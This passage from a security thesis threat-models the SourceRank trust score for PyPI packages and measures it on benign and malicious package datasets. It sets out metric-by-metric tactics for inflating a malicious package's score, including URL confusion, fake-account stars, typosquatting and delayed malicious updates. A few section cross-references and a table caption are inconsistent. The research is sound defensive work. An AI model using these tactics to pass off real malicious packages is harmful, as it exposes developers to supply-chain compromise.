We then perform a study on the PyPI ecosystem by analyzing the SourceRank distributions of benign and malicious packages from the state-of-the-art MalwareBench dataset [185], as well as from a large dataset of 122,398 newly uploaded packages collected daily from PyPI over 80 days. Our analysis shows that while on historical data (i.e., MalwareBench) there is a clear separation between the distributions of benign and malicious packages, in a real-world scenario they significantly overlap due to the fact that SourceRank does not promptly reflect the removal of malicious packages from PyPI. In fact, only 6 out of the 210 malicious packages in the real-world dataset were marked as removed after five months.

Our results highlight that the SourceRank score is not effective in discriminating benign from malicious packages in a real-world scenario as the best achievable F1-score based on real-world data is only 14.87%. Moreover, since SourceRank can only discriminate malicious packages once they are removed from PyPI and once such information is propagated to Libraries.io (information which is often delayed), it is unreliable for selecting benign packages from those available on PyPI.

We finally analyze the presence of *URL confusion* in the datasets, and we show that, even though it is not widespread (7.0% of the packages in the real-world dataset), it is an emerging attack technique (i.e., was 4.2% of the packages in the MalwareBench dataset from 2024) that can significantly increase the SourceRank of a malicious package.

The remainder of the paper is organized as follows. Section 6.2 first

introduces the SourceRank score and then presents its threat model, including the evasion techniques we identified for each metric that contributes to SourceRank. Section 3.5 describes the datasets we used for our experiments, the research questions we aim to answer and the results of our experiments. Finally, Section 5.7 concludes the paper and summarizes the main findings of our study.

6.2 SourceRank Threat Modeling

This section first provides an overview of SourceRank, and then presents its threat model describing how an attacker can manipulate it to make a malicious package appear as trustworthy.

6.2.1 SourceRank Overview

SourceRank is a state-of-the-art ranking score developed by Libraries.io to evaluate the popularity and trustworthiness of open-source packages [162, 147]. It consists of an integer score that is computed by summing up the values of 18 metrics, which are described in Table 6.1.

As there isn't any documentation page on SourceRank, the description of the metrics is the result of our hands-on experience using it. The Libraries.io website only offers a brief overview of the metrics (and their value) in the SourceRank breakdown webpage for a given package. As an example, Figure 6.1 (left) shows the SourceRank breakdown page for the `pandas` package[1]. A noteworthy observation is that 5 out of the 18 metrics, namely *All pre-releases*, *Any outdated dependencies*, *Is deprecated*, *Is unmaintained*, and *Is removed* (highlighted in red in Table 6.1), are not shown in the SourceRank breakdown webpage, but are provided by the Libraries.io API [100] and used to compute the SourceRank score. As visible in Figure 6.1, the SourceRank breakdown page (on the left) of `pandas` does not show the values for the 5 metrics, which are instead provided in the JSON report (on the right) obtained through the Libraries.io API.

Such inconsistency, together with the lack of documentation, can lead to a misinterpretation of SourceRank, as users may not be aware of the existence of these metrics or their impact on the overall score.

[1] https://libraries.io/pypi/pandas/sourcerank

Metric	Description	Attack
Basic info present	Whether the package has basic information: description, homepage or repository URL, and keywords.	Add basic info: an appealing description, commonly-used keywords, and a URL pointing to a repository related to a legitimate package (*URL confusion*) or to a new one created by the attacker.
Source repository present	Whether the package provides a URL referring to a repository.	Use *URL confusion*: add a URL pointing to a repository related to a legitimate package.
		Create a new repository for the malicious package and provide its URL.
Readme present	Whether the related repository has a README file with information about the package.	Add a README file in repository hosted at the URL provided in the malicious package.
Has multiple versions	Whether the package has more than one release version.	Create multiple releases of the package, even with legitimate code at first.
Follows SemVer	Whether the package follows Semantic Versioning (SemVer) for its releases.	Follow the SemVer specification for the releases.
Recent release	Whether the package has a release in the last six months.	Create a new release every 6 months, even with legitimate code at first.
Not brand new	Whether the package has existed for at least six months.	Create a legitimate version of the package and wait for 6 months before updating it with malicious code.
1.0.0 or greater	Whether the package has a release version greater or equal to 1.0.0.	Create a release with a version greater or equal to 1.0.0.
Dependent packages	The number of projects (packages) that depend on this package, scaled logarithmically in base 10 and multiplied by 2.	Create many other packages that depend on the malicious one.
Dependent repositories	The number of repositories provided for packages depending on this package, scaled logarithmically in base 10.	Create a repository for each dependent package.
Stars	The number of stars the repository provided in the package has received, scaled logarithmically in base 10.	Use *URL confusion*. The malicious package inherits the stars of the legitimate one.
		Create fake accounts to star the repository related to the malicious package.
Contributors	The number of contributors to the repository provided in the package, scaled logarithmically in base 10 and divided by 2.	Use *URL confusion*. The malicious package inherits the contributors of the legitimate one.
		Create fake accounts that contribute to the repository provided in the malicious package.
Libraries.io Subscribers	The number of subscribers to the package on Libraries.io, scaled logarithmically in base 10 and divided by 2.	Create fake accounts that subscribe to the package on Libraries.io.
All pre-releases	Whether the package has all pre-release versions, such as alpha or beta releases.	Avoid creating pre-release versions of the malicious package.
Any outdated dependencies	Whether the package has any outdated dependencies.	Ensure that all dependencies of the malicious package are up-to-date.
Is deprecated	Whether the package is deprecated. If so, this metric is set to -5, else to 0	Not relevant: it is generally under control of the attacker.
Is unmaintained	Whether the package is unmaintained. If so, this metric is set to -5, else to 0	Not relevant: it is generally under control of the attacker.
Is removed	Whether the package has been removed from the ecosystem. If so, this metric is set to -5, else to 0	Avoid detection by the maintainers of the ecosystem, e.g., by using obfuscation techniques to hide the malicious code.

Table 6.1: Summary of the metrics that make up the SourceRank score. For each metric, we provide a brief description and how an attacker can manipulate it to increase the SourceRank of a malicious package. The metrics highlighted in green are not shown on the Libraries.io website but are provided by the Libraries.io API and used to compute the SourceRank.

6.2.2 Threat Model

We present hereafter a threat model of the SourceRank score according to the following four criteria inspired by the adversarial machine learning literature [25].

Goal. The goal of an attacker is to create a malicious package that maximizes its SourceRank score, hence masquerading it as a trustworthy one.

Knowledge. We assume a *white-box* scenario: the attacker has full knowledge of SourceRank, including its metrics and how they are computed.




Figure 6.1: SourceRank score for the `pandas` package provided on the Libraries.io webpage (left) and obtained through the Libraries.io API as JSON (right).

Capability. The attacker has the capability to create a new package on PyPI (or, in general, any other ecosystem that uses the SourceRank score).
Strategy. The attacker aims to manipulate the SourceRank metrics to increase the SourceRank score of the malicious package.

To this end, for each metric, we identified several evasion approaches that can be exploited by the attacker to manipulate the corresponding metric (see Table 6.1).
Basic info present. The attacker can create a malicious package with:

- a brief description. To make it more appealing to users, the attacker can use a description that is similar to well-known packages (e.g., by using buzzwords or popular terms);

- a URL that either points to a legitimate package (resembling the *URL confusion* attack [148]), or to a new repository created by the attacker (even not containing any malicious code). This attack would be also effective if the URL points to a (well-known) website, potentially related to the topic of the package to make it more appealing to users;

- keywords that are commonly used by users to search for packages (not necessarily related to the package itself).

All the above techniques can be leveraged to increase the SourceRank of the malicious package to 1 to make it look like a well-known and trustworthy package. The key point is that there is no verification of the provided information, hence the attacker can provide any information that is appealing to users.

Source repository present. The attacker can provide a URL that points to a legitimate source code repository (e.g., a GitHub repository) to obtain a value of 1. This can be achieved either by referencing an existing one (e.g., from a well-known package) that is also potentially unrelated to the malicious package, or by creating a new repository on a popular platform (e.g., GitHub, GitLab). We refer to the first approach as *URL confusion* [148] as it consists in exploiting the URL of a legitimate package. It is worth noting that, as already explained for the *Basic info present* metric, the Libraries.io platform does not verify the legitimacy of the provided repository URL. Hence, the attacker can provide any URL that points to a legitimate source code repository. Finally, as for the second scenario, to increase the legitimacy appeal when using the URL of a newly created repository, the attacker can also use *typosquatting* for the package name or additional evasion techniques such as alternate spelling or familiar term abuse [88, 123].

Readme present. The attacker can simply provide a README file in the related repository to set this metric to 1. If the attacker leverages the *URL confusion* attack, the README file can be the one in the related repository of the legitimate package. On the other hand, if the attacker creates a new repository, the attacker can create a new one that is similar to the README file of a well-known package to make the README file more appealing.

Has multiple versions. The attacker can create multiple releases of the malicious package to set this metric to 1. For instance the attacker can publish the first release of the package (or few initial releases) with legitimate code and then update it with malicious code in subsequent releases. This can be particularly effective if the attacker initially provides a legitimate package to gain the user trust, and then injects malicious code in subsequent releases.

Follows SemVer. The attacker can follow the Semantic Versioning (SemVer) [139] specification to set this metric to 1.

Recent release. The attacker can simply create a new release of the malicious package every 6 months to set this metric to 1. The main challenge for the attacker is to create a new release that is not detected as malicious by the maintainers of the ecosystem. To this end, the attacker can leverage several obfuscation techniques to hide the malicious code such as encryption and obfuscation of strings [90, 41].

Not brand new. This metric is set to 1 if the package has existed for at least

6 months. From an attacker's perspective, this means that the malicious package must remain undetected for at least 6 months after its creation. To achieve this, the attacker can create an initial version of the package that is legitimate and does not contain any malicious code, and then update it with malicious code after 6 months. The main drawback is that the attacker has to wait for 6 months before being able to inject the malicious code. On the other hand, as discussed above for the *Recent release* metric, the attacker can leverage several obfuscation techniques to hide the malicious code.

1.0.0 *or greater.* The attacker can create a release with a version greater or equal to 1.0.0 to set this metric to 1.

Dependent packages. This metric is related to the number of projects (i.e., packages available in the ecosystem) that depend on the malicious package. To obtain a high value for this metric, the attacker can create many additional packages (not necessarily malicious) that depend on the malicious one. It is worth noting that this solution may not be straightforward as it requires effort from the attacker to create new packages.

Dependent repositories. This metric depends on the number of repositories that are provided for packages depending on the malicious one. Thus, it is strictly related to the *Dependent packages* metric. To obtain a high value for this metric, the attacker can extend the previous approach by also creating a repository for each dependent package created.

Stars. This metric is related to the number of stars received by the repository of the package. To boost this metric, the attacker can hijack a legitimate repository (i.e., providing in the malicious package a URL that points to a legitimate repository as discussed for the *Source repository present* metric), thus inheriting the stars of the legitimate package exploiting its popularity. Alternatively, the attacker can create a new repository for the malicious package and try to gain stars by promoting it on social media or by creating fake accounts that star the repository.

Contributors. This metric is related to the number of contributors to the package and is obtained from the repository provided in the package. Similarly to the *Stars* metric, the attacker can leverage the repository of a legitimate package, thus inheriting its number of contributors, or create a new repository and fake accounts added as contributors.

Subscribers. This metric is related to the number of subscribers to the package on Libraries.io. To obtain a high value for this metric, the attacker can create fake accounts on Libraries.io, which subscribe to the package.

All pre-releases. This metric is set to -1 (i.e., it penalizes the SourceRank) if the package has all pre-release versions, such as alpha or beta releases, otherwise it is set to 0. Hence, the attacker can simply avoid creating pre-

release versions for the malicious package.

Any outdated dependencies. This metric is set to -1 (i.e., it penalizes the SourceRank) if the package has any outdated dependencies, 0 otherwise. To avoid having this metric set to -1, the attacker can simply ensure that all dependencies of the malicious package are up-to-date, or if possible, avoid dependencies at all.

Is deprecated. This metric is set to -5 (i.e., it heavily penalizes the SourceRank) if the package is deprecated. It is worth noting that even though this metric is not available on the Libraries.io website, we found out that it is set to -5 if the package is reported as deprecated in the ecosystem.

As for PyPI, since the status is set directly by the package maintainer, this metric is not useful for trustworthiness evaluation, as it is under the control of the attacker.

Is unmaintained. This metric is set to -5 (i.e., it heavily penalizes the SourceRank) if the package is unmaintained. Similarly to the *Is deprecated* metric, this metric is not documented on the Libraries.io website, hence we assume it is set to -5 if the package is reported as unmaintained in the ecosystem. Moreover, also this metric is under the control of the attacker, as it is set by the package maintainer.

Is removed. This metric is set to -5 (i.e., it heavily penalizes the SourceRank) if the package has been removed from the ecosystem. To avoid this, the attacker must ensure that the malicious package is not removed from the ecosystem, i.e., that is not detected as malicious by the maintainers of the ecosystem. To this end the attacker can leverage obfuscation techniques to hide the malicious code and ensure that the malicious package respects the policies of the ecosystem.

Summary. We provide a summary of the manipulation strategies that can be exploited by the attacker to increase the SourceRank of a malicious package in Table 6.1. It is important to note that SourceRank is based on a set of metrics that can be easily manipulated by the attacker. Hence, only relying on the SourceRank score to evaluate the trustworthiness of a package is not sufficient and can lead to a false sense of security.

Moreover, by just leveraging a URL that points to a legitimate repository, the attacker can influence several metrics at once: *Basic info present*, *Source repository present*, *Readme present*, *Stars*, and *Contributors*. In particular, the attacker can exploit the popularity of the legitimate repository to obtain a high SourceRank score, as well-known projects often have a high number of stars and contributors. We will refer to this approach as *URL confusion* in the rest of the paper and will show that it is exploited in the

wild by several malicious packages.

On top of it, the attacker can easily manipulate other metrics such as *Has multiple versions*, *Recent release*, 1.0.0 *or greater*, *All pre-releases*, *Any outdated dependencies* to further increase the SourceRank score of the malicious package.

As for the remaining metrics, we argue that *Dependent packages*, *Dependent repositories*, *Subscribers* and *Not brand new* are the most difficult to manipulate, as they require more effort from the attacker (e.g., creating many additional packages that import the malicious package as dependency, or creating fake accounts on Libraries.io to subscribe to the package).

Finally, we note that the *Is deprecated* and *Is unmaintained* metrics are not useful for trustworthiness evaluation, as they are under the control of the attacker.

6.3 Experiments

In this section, we present the experiments conducted to analyze how the SourceRank score behaves for benign and malicious packages in the PyPI ecosystem, and to assess the prevalence of the *URL confusion* evasion technique. We first introduce the research questions we aim to answer in this work, then we describe the datasets we used for our analysis, and finally we present the results of our experiments.

6.3.1 Research Questions

[RQ6.1] SourceRank distributions analysis – How do the SourceRank distributions of benign and malicious packages compare within the PyPI ecosystem?
[RQ6.2] SourceRank effectiveness to discriminate benign from malicious packages. – How effective is the SourceRank to discriminate benign from malicious packages in the PyPI ecosystem?
[RQ6.3] Presence of *URL confusion* in the wild – How many malicious packages leverage *URL confusion* in a real-world scenario?

6.3.2 Datasets

For our experiments we adopted two different datasets, namely MalwareBench [185] and a real-world dataset of Python packages collected from PyPI, which are described in the following.

MalwareBench. *MalwareBench* is a state-of-the-art dataset collected by

Zahan *et al.* [185], which includes 3,190 unique malicious and 3,368 unique benign Python packages. We use this dataset as baseline to analyze the distribution of the SourceRank score in the PyPI ecosystem, as well as to understand if the *URL confusion* evasion approach has been exploited by malicious packages in the past. We collected the SourceRank scores of the packages in the MalwareBench dataset on May 9th, 2025 using the Libraries.io API [100]. We filtered out 39 packages (20 malicious and 19 benign) whose SourceRank was not available (e.g., when a package is removed from the ecosystem by its maintainer), and we took the latest release of each package, resulting in a total of 3,170 malicious and 3,349 benign packages.

Real-world dataset. We built a real-world dataset by collecting all packages uploaded to PyPI over 80 days (from October 2nd, 2024 to December 21st, 2024), using the PyPI feeds for newly uploaded packages[2] and releases[3]. The dataset contains 48,711 unique packages (214 malicious and 48,503 benign) and 122,398 releases. We collected the ground truth labels of the packages by leveraging the Open Source Security Foundation (OpenSSF) repository of malicious packages [127] and the private PyPI database [56], a private GitHub repository[4] including the packages reported as malicious by the PyPI maintainers and the community. We collected the labels five days after the end of the collection period and rechecked them five months later, confirming that they were still valid. As for the MalwareBench dataset, we collected the SourceRank scores for the packages on May 9th, 2025, using the Libraries.io API [100]. Finally, we filtered out 51 packages (4 malicious and 47 benign) whose SourceRank was not available, and we took the latest release of each package, resulting in a total of 210 malicious and 48,456 benign packages.


6.3.3 Experimental Setup

All experiments were conducted on an Ubuntu 22.04.6 LTS server equipped with an Intel Xeon Platinum 8160 CPU @ 2.10 GHz (64 cores) and 256 GB of RAM. To collect the SourceRank scores of the packages, we used the API provided by Libraries.io [100]. For the analysis of the datasets, we used Python 3.11.9 and the `pandas` library [108].

[2] https://pypi.org/rss/packages.xml
[3] https://pypi.org/rss/updates.xml
[4] access is granted by the PyPI security team


Metric	MalwareBench		Real-world	
	Benign	**Malicious**	**Benign**	**Malicious**
Min	-3	-4	-3	-3
Max	31	19	31	15
Mean $\pm$ Std	9.21 ± 5.54	-2.09 ± 3.35	7.75 ± 3.64	3.46 ± 2.57
Median	8	-3	7	3

Table 6.2: Statistics of the SourceRank score for MalwareBench and real-world datasets.



(a) SourceRank distribution for MalwareBench dataset

(b) SourceRank distribution for the real-world dataset



(c) SourceRank distribution for the real-world dataset (with updated *Is Removed* metric)

(d) Tuning of the SourceRank threshold for detection of malicious packages on the target datasets.

Figure 6.2: SourceRank results.

6.3.4 Results

SourceRank distribution analysis. Figure 6.2 shows the distribution of the SourceRank score, expressed as the percentage of packages for each score value from −5 to 32, for benign and malicious packages in both datasets. We report the statistics (min, max, mean and std. deviation) in Table 6.2.

While for the MalwareBench dataset (cf. Figure 6.2a) the distributions for benign and malicious packages are well-separated with little overlap (the mean SourceRank of benign packages is 9.21, while for malicious ones is −2.09), in a real-world dataset, the distributions are more similar and tend to overlap (mean SourceRank of 7.75 for benign packages and 3.46 for malicious ones). It is worth noting that while the mean SourceRank of benign packages remains similar in both datasets (9.21 vs. 7.75), for malicious packages the mean SourceRank significantly increases from −2.09 in the MalwareBench dataset to 3.46 in the real-world dataset.

We further investigated this difference and found that 91.8% of the malicious packages in the MalwareBench dataset have a SourceRank lower or equal to 0 and 95.5% have the *Is Removed* metric set to −5, which indicates that the package has been removed from PyPI. On the other hand, in the real-world dataset, only 2.4% of the malicious packages have a SourceRank lower or equal to 0 and only 2.86% have the *Is Removed* metric set to −5. The last finding is quite surprising: although all malicious packages in the real-world dataset have been removed from PyPI (which we confirmed by querying the platform), the SourceRank scores do not always reflect this and have a value of 0 instead of −5 for the *Is Removed* metric for 204 out of the 210 malicious packages of the real-world dataset. In fact, only 6 (2.9%) packages are reported as removed by Libraries.io despite we collected the SourceRank scores five months after the end of the collection period, and most of the packages, i.e., 177 (84.3%) out 210 malware packages[5], were already reported as malicious by the public OpenSSF database [127]. Hence, the information about the maliciousness of these packages was already available online but is not reflected by the SourceRank.

We also investigated how the distributions change if we set the *Is Removed* metric to the correct value of −5 for all the malicious packages in the real-world dataset (see Figure 6.2c). We found that the SourceRank distributions of the malicious packages are significantly shifted to the left, with a mean SourceRank of −1.40 compared to 3.46 before, much closer to the MalwareBench distribution. This confirms that a major cause of

[5] the remaining 33 packages are included only in the PyPI private database [56]

the misalignment between the distributions for the MalwareBench and real-world datasets is that SourceRank does not promptly reflect the fact that malicious packages have been removed from PyPI.

[**RQ6.1**] The SourceRank distributions of benign and malicious packages differ only on historical data (MalwareBench), due to the metric *Is Removed* that is set to -5 for all the malicious packages. In the real-world dataset, the distributions overlap significantly as SourceRank does not promptly reflect the real status of malicious packages that have been removed from PyPI.

SourceRank effectiveness to discriminate benign from malicious packages. We analyze here the effectiveness of SourceRank in discriminating benign from malicious packages. To this end, we aim to find the best threshold for SourceRank that maximizes the F1-score (defined as the harmonic mean of precision and recall) on the MalwareBench dataset and validate it on the real-world dataset. The results, shown in Figure 6.2d, confirm the findings of RQ.1: while for the MalwareBench dataset (blue), a threshold of 1 achieves the best F1-score of 94.5%, with the same threshold on the real-world dataset (red), the F1-score drops to 3.66%. It is worth noting that even if we tune the threshold on the real-world dataset, the best F1-score is only 14.87% (with a threshold of 2), which is still significantly lower than the performance on the MalwareBench dataset and impractical for real-world use. On the other hand, if we update the *Is Removed* metric to -5 for all the malicious packages in the real-world dataset (green) and apply the same threshold tuned on the MalwareBench dataset, the F1-score increases to 80%. These results confirm again that the SourceRank score is not effective in discriminating malicious packages in a real-world scenario, mainly because it does not reflect whether a package has been removed. It is worth remarking that being able to discriminate malicious packages once they are removed is of little interest, as the package is no longer available on PyPI and cannot be downloaded by users. This result highlights the unreliability of the SourceRank score in selecting benign packages among those available on PyPI.

[**RQ6.2**] SourceRank score is not effective in discriminating benign from malicious packages in a real-world scenario, mainly because it does not reflect whether a package has been removed from PyPI. Moreover, it is not reliable in selecting benign packages among those available on PyPI.

Presence of URL confusion in the wild. In this RQ, we analyze the

presence of *URL confusion* on both datasets. To this end, we first check if the packages in the datasets have the *Source Repository Present* metric set to 1, which means that the package has a source repository available. Then, we manually check if the URL of the package points to a repository associated with a legitimate package[6]. We found that this evasion approach is present in 134 (4.2%) malicious packages of the MalwareBench dataset, while it is exploited in 15 (7.0%) malicious packages of the real-world dataset. This shows that, even though this evasion approach is not widely used, it is present in the wild with an increasing trend (from $\sim 4\%$ in the MalwareBench dataset to 7% in the real-world dataset).

Among the most common legitimate repositories exploited by the attackers, we found two different malware campaigns (3 packages in total) that exploit the `sampleproject` repository[7], which is a template repository provided by the PyPI maintainers to help developers create new packages. This template repository has more than 5,000 stars on GitHub and more than 50 contributors, which makes it an attractive target for attackers to exploit. We also found another campaign made of 2 packages, namely `discordbotpresence-0.6.7`[8] and `discordbotstatus-0.6.7`[9], that exploit the `Discord-Bot`[10] and `httpx`[11] repositories, respectively, the latter of which is a popular HTTP client for Python with more than 14,000 stars on GitHub and more than 200 contributors. In addition, we found a package named `fake-usreagent`[12] that leverages typosquatting to impersonate the `fake-useragent`[13] package and leveraged the URL pointing to its repository[14]. We also found additional campaigns that exploit popular repositories through similar typosquatting techniques and *URL confusion*. For instance, the `frexco-pip-requests`[15] package exploits the well-known `requests` package, which is a popular HTTP library for Python with more than 50,000 stars on GitHub and more than 600 contributors. It is worth noting that its name has been chosen to resemble the name of the `requests` package by using the prefix augmentation technique [123], a common ap-

[6] We consider a repository legitimate if it is associated with a package that is not malicious according to the OpenSSF database [127] and the PyPI private database [56].

[7] https://github.com/pypa/sampleproject

[8] https://libraries.io/pypi/discordbotpresence

[9] https://libraries.io/pypi/discordbotstatus

[10] https://github.com/CorwinDev/Discord-Bot

[11] https://github.com/encode/httpx

[12] https://libraries.io/pypi/fake-usreagent

[13] Note that the attacker swapped the **e** with **r** in the **useragent** word: fake-us**er**agent $\Longrightarrow$ fake-us**re**agent

[14] https://github.com/fake-useragent/fake-useragent

[15] https://libraries.io/pypi/frexco-pip-requests

Repository	Counting
pypa/sampleproject	3
CowinDev/Discord-Bot	1
encode/httpx	1
fake-useragent/fake-useragent	1
psf/requests	1
cuongitl/python-bitget	4
others	4
Total	15 (7%)

Table 6.3: Analysis of the *URL confusion* evasion approach for the real-world dataset.

proach for dependency confusion attacks [123]. Finally, we also found a campaign made of 4 packages obtained by suffix augmentation [123], namely python-bitget-api-3.3.5[16], python-bitget-connect-0.3.9[17], python-bitget-request-4.9.5[18], and python -bitget-wrapper-0.3.7[19], which exploit the bitget-api[20] repository, a Python library for cryptocurrency trading on the Bitget exchange.

Finally, we analyzed the SourceRank of the packages that leverage this evasion technique and found that the average SourceRank score is 10, while the maximum is 15, which is particularly high compared to the average SourceRank of malicious (3.46) and, above all, benign (7.75) packages in the real-world dataset. Moreover, all of them also leverage other evasion techniques described in the threat modeling (see Section 6.2) to manipulate other metrics that are very easy to manipulate, such as *Follows SemVer* or *Readme present*. This confirms that *URL confusion*, combined with other evasion approaches, can effectively increase the SourceRank of a malicious package, hence masquerading it as a trustworthy package.

[16] https://libraries.io/pypi/python-bitget-api
[17] https://libraries.io/pypi/python-bitget-connect
[18] https://libraries.io/pypi/python-bitget-request
[19] https://libraries.io/pypi/python-bitget-wrapper
[20] https://github.com/cuongitl/python-bitget

[RQ6.3] *URL confusion* is an emerging technique that is exploited by 7% of the malicious packages in the real-world dataset (compared to 4.2% in the MalwareBench dataset). Combined with other evasion techniques, this approach can result in very high SourceRank scores (up to 15), hence allowing attackers to effectively masquerade a malicious package as a trustworthy one.

6.4 Conclusions and Future Work

The software supply chain requires nowadays robust and reliable scoring systems to assess the trustworthiness of open-source projects and packages. In this work, we focused on SourceRank, a well-known score developed by Libraries.io for ranking and evaluating the popularity of open source packages. We performed a threat modeling of the SourceRank score and analyzed its effectiveness in discriminating benign from malicious packages in the PyPI ecosystem.

Our study identified multiple evasion techniques, notably *URL confusion*, which can manipulate 5 of the 18 metrics and inflate the score of malicious packages.

Evaluated on both MalwareBench and a real-world dataset of 122,398 PyPI packages, we showed that SourceRank is unreliable in real-world settings, as it fails to promptly reflect the removal of malicious packages, even months after disclosure. We also found that *URL confusion* is an emerging threat, growing from 4.2% in MalwareBench to 7.0% in our real-world dataset, enabling malicious packages to reach scores as high as 15.

By showing the limitations of SourceRank, our study raises awareness about the false sense of security it may create and helps to improve the existing scoring systems for evaluating the security posture of open source projects.

Future work should explore the design of more robust scoring systems that are resilient to adversarial manipulation, and investigate the integration of additional security signals, such as static and dynamic analysis results, to enhance the detection of malicious packages.

Chapter 7

Conclusions

7.1 Overview

This thesis has explored the challenges and opportunities of designing robust and effective cybersecurity detection systems based on machine learning, with a focus on phishing webpage detection, macOS malware detection and software supply-chain security. Across these domains, this thesis has highlighted both the potential of adversarial machine learning to enhance security defenses and the limitations that arise when they are exposed to adversarial attacks and evaluated in real-world settings.

In the following, we first summarize the contributions of each study, and outline potential directions for future research. Then, we outline the key lessons learned from our research and their broader implications for the field of machine learning for cybersecurity. Finally, we summarize the academic and industrial impact of this thesis.

7.2 Summary of Contributions and Future Work

7.2.1 Phishing Webpage Detection

Key Findings. In Chapter 3, we proposed a novel methodology for generating query-efficient adversarial phishing webpages, combining 14 functionality- and rendering-preserving HTML manipulations with a tailored black-box optimizer. Our attacks significantly outperform prior work, completely evading several state-of-the-art ML-based phishing detectors, while requiring only 30 queries to the target model.

 124

Future Directions. Future work should explore defenses such as adversarial training and certified robustness, as well as evaluate our attacks in real-world settings against production-grade detectors and alternative feature representations.

7.2.2 macOS Malware Detection

Key Findings. In Chapter 5, we tackled the underexplored problem of macOS malware detection by introducing a new dataset of 41,129 Mach-O executables and designing a new detector leveraging domain-specific features of the macOS ecosystem, including certificates, entitlements, persistence, and key system APIs. Our detector achieved state-of-the-art detection performance (98.50%), outperforming existing approaches by 16.56%, and demonstrated remarkable generalization capabilities on a fresh dataset of 9,000 samples (99.50%). Moreover, we demonstrated the key role of macOS-specific features by analyzing their importance in depth and showing a 15.92% drop in detection rate when they are excluded.

Future Directions. Future work should investigate the impact of leveraging dynamic features in addition to the static features proposed in this study, as well as longitudinal studies to evaluate how the performance of the proposed detector changes over time against specific malware families. Finally, other interesting directions include assessing the adversarial robustness of our detector against both current attacks designed for Windows malware detectors, and novel ones specifically targeting macOS features.

7.2.3 Software Supply-Chain Security

Key Findings. We performed two studies on software supply-chain security. The former, presented in Chapter 4, introduced a robust and adaptive detector for malicious PyPI packages that incorporates adversarial training to enhance robustness against code obfuscation techniques and can be seamlessly integrated into both public and enterprise ecosystems. Our key findings reveal the double-edged trade-off of adversarial training: while it boosts robustness by 2.5× and raises detection of obfuscated malware by 10%, it introduces a slight performance drop (-1%) on clean samples. Importantly, the detector adapts to diverse operational needs – from strict low-FPR repository vetting to enterprise settings with higher tolerance – achieving practical impact that uncovered 346 malicious packages.

The latter, presented in Chapter 6, analyzed the SourceRank score, a widely used scoring system for open-source packages, through a comprehensive threat modeling and large-scale evaluation. Our study revealed several evasion techniques, most critically *URL confusion*, which manipulates multiple SourceRank metrics and allows malicious packages to achieve inflated scores. Across MalwareBench and a dataset of 122,398 PyPI packages, we showed that SourceRank is unreliable in practice, failing to reflect package removals and enabling attackers to masquerade malicious projects as trustworthy.

Future Directions. We envision several future research directions for both studies. As for the former study, future work includes evaluating the detector on other popular ecosystems like NPM, exploring advanced techniques based on deep learning and LLMs, and incorporating dynamic analysis features to enhance detection capabilities of the proposed solution. As for the latter one, future work includes the design of more robust scoring systems that are resilient to adversarial manipulation, and investigating the integration of additional static and dynamic analysis results to further enhance the detection of malicious packages.

7.3 Lessons Learned

Across these works, several key insights emerge:

Domain knowledge is essential. Domain expertise is crucial in both designing effective attacks and crafting robust defenses. For instance, domain knowledge is essential to craft functionality-preserving adversarial manipulations for HTML [115] and Python source code [114], which resulted in highly effective evasion attacks in both the phishing and software supply-chain domains, respectively. Moreover, in the context of macOS malware detection, leveraging platform-specific features and contextual understanding of the macOS operating system proved essential for achieving high detection rates and robust generalization over time.

Robustness requires adversarial evaluation. Standard benchmarks focused only on accuracy are insufficient. Only by effectively testing against well-grounded adversarial attacks can we assess whether a defense provides meaningful protection.

Trade-offs are inevitable. Robustness often comes at the cost of some

accuracy on clean data, as shown in the experiments about AT in the context of software supply-chain security in Chapter 4. This trade-off must be carefully managed based on the specific operational context and threat model.

Adaptability matters as much as accuracy. Detection systems must align with the operational constraints and goals of their stakeholders, rather than pursuing a single global optimum.

